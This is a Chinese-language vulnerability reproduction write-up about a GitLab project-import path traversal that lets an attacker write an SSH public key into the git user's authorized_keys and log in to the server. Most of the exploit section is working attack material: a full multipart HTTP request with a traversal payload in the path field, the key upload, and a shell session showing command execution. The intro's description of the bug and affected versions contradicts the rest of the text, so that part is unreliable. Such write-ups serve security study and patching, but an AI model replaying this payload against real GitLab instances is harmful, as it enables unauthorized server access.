Gitlab远程代码执行漏洞复现

2020-12-18 18:00:00 Author: mp.weixin.qq.com (/jump-50208.htm) 阅读量: 440 收藏 (/add-collects-50208.html)

Gitlab简介

GitLab 是一个用于仓库管理系统的开源项目，使用Git作为代码管理工具，并在此基础上搭建起来的web服务。GitLab是由GitLabInc.开发，使用MIT许可证的基于网络的Git仓库管理工具，且具有wiki和issue跟踪功能。

在Gitlab 8.5-12.9版本中，存在一处任意文件读取漏洞，攻击者可以利用该漏洞，在不需要特权的状态下，读取任意文件，造成严重信息泄露，从而导致进一步被攻击的风险。

影响版本

```
GitLab CE and EE 8.9.0 - 9.5.10
GitLab CE and EE 10.0.0 - 10.1.5
GitLab CE and EE 10.2.0 - 10.2.5
GitLab CE and EE 10.3.0 - 10.3.3
```

漏洞分析

app/services/projects/gitlab_project_import_service.rb

```
# This service is an adapter used to for the GitLab Import feature, and
# creating a project from a template.
# The latter will under the hood just import an archive supplied by GitLab.
module Projects
  class GitlabProjectsImportService
    # ...

    def execute
      FileUtils.mkdir_p(File.dirname(import_upload_path))
      FileUtils.copy_entry(file.path, import_upload_path)

      Gitlab::ImportExport::ProjectCreator.new(params[:namespace_id],
                                               current_user,
                                               import_upload_path,
                                               params[:path]).execute
    end

    # ...

    def tmp_filename
      "#{SecureRandom.hex}_#{params[:path]}"
    end
  end
end
```

import_upload_path将未过滤的参数params[:path]添加到gitlab上传目录，导致存在目录遍历，此外由于文件内容没有限制，最终导致任意内容写入任意文件。

由于默认gitlab创建并启动了git账户，该账户默认目录为/var/opt/gitlab/，修改.ssh/authorized_keys文件为攻击者的公钥，即可以git用户身份成功登录服务器，从而导致命令执行。

环境搭建

docker搭建：


```
docker run -d --name gitlab -p 80:80 -p 443:443 -p 2222:22  gitlab/gitlab-ce:10.2.4-ce.0
```

修改配置文件

```
docker exec -it gitlab /bin/bash
nano /etc/gitlab/gitlab.rb

# 去掉gitlab的注释并修改对应ip
external_url '192.168.1.100'
#重新载入配置文件
gitlab-ctl reconfigure
# 访问对应ip，第一次需要设置密码，并新建用户
http://192.168.1.100/
```

漏洞复现


首先在本地利用ssh-keygen生成公私钥对，用于攻击替换和登录受害机.ssh/authorized_keys。



```
→  Desktop ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/Users/[redacted]/.ssh/id_rsa): gitlab
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in gitlab.
Your public key has been saved in gitlab.pub.
The key fingerprint is:
SHA256:NLGdkgjK2HLl4C8N0JZJ7fgDn60vCJgiAxJTnmjtFAY [redacted]
The key's randomart image is:
+---[RSA 3072]----+
|.E=*o   .        |
|oOB*o. . = .     |
|+=X=. . * o      |
|+o=+.   . o      |
|+..=oo  S        |
|B   .= .         |
|oo . o           |
|  . o            |
|     o.          |
+----[SHA256]-----+
```

生成gitlab和gitlab.pub公私钥对。

注册Gitlab用户并登录，创建project-->Import project->GitLab Import->选择文件



Projects › GitLab Import

Import an exported GitLab project

Project path: [redacted] 145:81/tide/

Project name: ssh

To move or copy an entire GitLab project from another GitLab installation to this one, navigate to the original project's settings page, generate an export file, and upload it here.

GitLab project export: 选择文件 未选择任何文件

上传文件：选择前面ssh-keygen生成的公钥（注意是公钥）


点击import project 后，burp修改path的值为：

```
ssh/../../../../../../../../../../var/opt/gitlab/.ssh/authorized_keys
```

数据包如下：

```
POST /import/gitlab_project HTTP/1.1
Host: 101.132.69.145:81
Content-Length: 1430
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://101.132.69.145:81
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfusdBG3Majj3gQd
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTM
L, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://101.132.69.145:81/import/gitlab_project/new?namespace_id=2&path=
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.1.1588494226.1597065101; sidebar_collapsed=false; _gitlab_session=de
24536cfe9b4e32f2ad5b20a08ec3b8
Connection: close

------WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="utf8"

â
------WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="authenticity_token"

JE/D1JN+N4JcnUV4o1+VxO1vw0buprIQ4ncK4EMT88ihUokXJlq4wbpyOaqBaLiGSRsgzRM5wk5cZLbAwS0c
7Q==
------WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="namespace_id"

{:value=>2}
------WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="path"

ssh/../../../../../../../../../var/opt/gitlab/.ssh/authorized_keys
------WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="namespace_id"

2
------WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="file"; filename="gitlab.pub"
Content-Type: application/octet-stream

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCkL4Gy7c670X/iWpp5KDdcXS58hOjEBc9u0BuX3A301AW0
wPSGKBLLIFh4joaNKVbNZopiRb7r49MxlwZrEYbYHk0s+zqkr/++CFvfq+/qBit5SfyEPqXDO6T4y+WXze1d
iyyiUwNLvF8DzTkp2DHetNu+PPBTzIj0o89QlpLiF+cC8R9KK0Qhy3rLRhag3csO4qkhkXsUxTpRrt1Gv3gm
IFoBoCeLxrU+78BetJTwFBU1BpldxuXHCVVj0L7GSgIPpQxy8HIWT8Kga3G33GIajwKbvwRjbGi1BHEbrovB
kkS3Y5DDl6Z4kXLCZvBNRumswtIht5MXFqHJoy9MmcVMYBXUj3zvi8r/uDZIVuG1k9tVrQJSJLJVwmycqN1m
3sPdQGefh4ff++eJBluo2g8DqK9kdKD4RPklFCzvvB47oH4aMH3mKXlXc0XD6HeKIAb1yJEoSq6hPVfZK0ON
8wGGq71W2tha3IkMu9th41YAdVqnMjbMnjYLcyTpMwDZ5EE= xuejunkai@xuejunkaideMBP

------WebKitFormBoundaryFfusdBG3Majj3gQd--
```

发送请求后，使用用户名git以及生成的私钥登录gitlab服务器，如下是执行命令的dem o：



```
→ Desktop ssh -i gitlab git@1[redacted] -p 2222
Enter passphrase for key 'gitlab':
Enter passphrase for key 'gitlab':
Enter passphrase for key 'gitlab':

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable l

$ id
uid=998(git) gid=998(git) groups=998(git)
$
```

参考链接

https://xz.aliyun.com/t/236

觉得文章还不错？， 点我收藏 (/add-collects-50208.html)

0 Comments - *powered by utteranc.es*

Write Preview

Sign in to comment

Styling with Markdown is supported

Sign in with GitHub

如果文章侵犯到您的版权，请联系我:buaq.net[#]pm.me